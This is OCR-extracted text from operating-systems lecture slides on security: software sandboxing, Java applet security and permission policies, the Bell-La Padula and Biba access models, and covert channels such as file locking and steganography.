

```
MOV R1, S1
SHR #24, S1
CMP S1, S2
TRAPNE
JMP (R1)
```

(b)

(a) Memory divided into 1-MB sandboxes


(b) One way of checking an instruction JMP(R1) for validity of address in R1, by inserting code before JMP(R1) to test validity, and trap to OS if invalid (outside of sandbox).

Mobile Code (2)



Applets can be interpreted within Java Virtual Machine by a Web browser, instead of executed. Drawback: slow performance.

Mobile Code (3)



Code signing uses public key crypto to verify the signature of an applet

Java Security (1)

- A type safe language
  - compiler rejects attempts to misuse variable

- Checks include …
  1. Attempts to forge pointers
  2. Violation of access restrictions on private class members
  3. Misuse of variables by type
  4. Generation of stack over/underflows
  5. Illegal conversion of variables to another type


Java Security (2)

URL	Signer	Object	Action
www.taxprep.com	TaxPrep	/usr/susan/1040.xls	Read
*		/usr/tmp/*	Read, Write
www.microsoft.com	Microsoft	/usr/susan/Office/–	Read, Write, Delete

Examples of specified protection with JDK 1.2. Each applet is characterized by where it came from (URL), and who signed it (Signer). Each user can create a security policy that says which object (files) can be accessed by the applet with what actions.

User Susan has set up her permissions file so that applets originating from www.taxprep.com, and signed by TaxPrep, have read access to the file 1040.xls. This is the only file they can read and no other applets can read this file. In addition, all applets from all sources, whether signed or not, can read and write files in /usr/tmp/.

Formal Models of Secure Systems



	Objects		
	Compiler	Mailbox 7	Secret
Eric	Read Execute		
Henry	Read Execute	Read Write	
Robert	Read Execute		Read Write

(a)

	Objects		
	Compiler	Mailbox 7	Secret
Eric	Read Execute		
Henry	Read Execute	Read Write	
Robert	Read Execute	Read	Read Write

(b)


(a) An authorized state

(b) An unauthorized state

Bell-La Padula multilevel security model

- Processes, objects have security level
- Simple security property
  - Process at level *k can only* read objects at levels *k or* lower (read down)
  - e.g., a general can read a lieutenant's docs but not vice versa
- * property
  - Process at level *k can only* write objects at levels *k or* higher (write up)
  - e.g., a lieutenant can append a msg to a general's mailbox, but not vice versa, to prevent leaking secrets from higher level to lower level

Bell-La Padula multilevel security model



Arrows indicate Information flow direction; information flows only horizontally or upwards

- Bell-La Padula model is designed for protecting secrets at high-level from access by low-level, but not for guaranteeing integrity
  - e.g., lieutenant can overwrite general's war plans!
- Alternative model: Biba model

Biba Model

- The Biba Model guarantees integrity of data


1. Simple integrity principle
   - process can write only objects at its security level or lower (write down)
2. The integrity * property
   - process can read only objects at its security level or higher (read up)

- Biba model is in direct conflict with Bell-La Padula model, so cannot implement both simultaneously.

Covert Channels

- Circumvent security model by using more subtle ways of passing information
  - Can't directly send data against system's wishes
  - Send data using "side effects"
    - Allocating resources
    - Using the CPU
    - Locking a file
  - Making small changes in legal data exchange
- *Very difficult to plug leaks in covert channels!*

Covert Channels (2)



A covert channel using file locking. Server locks or unlocks a file for some fixed time interval to send a 1 or 0

Covert Channels (3)

- Pictures appear the same
- Picture on right has text of 5 Shakespeare plays
  - encrypted, inserted into low order bits of color values

Zebras

Hamlet, Macbeth, Julius Caesar
Merchant of Venice, King Lear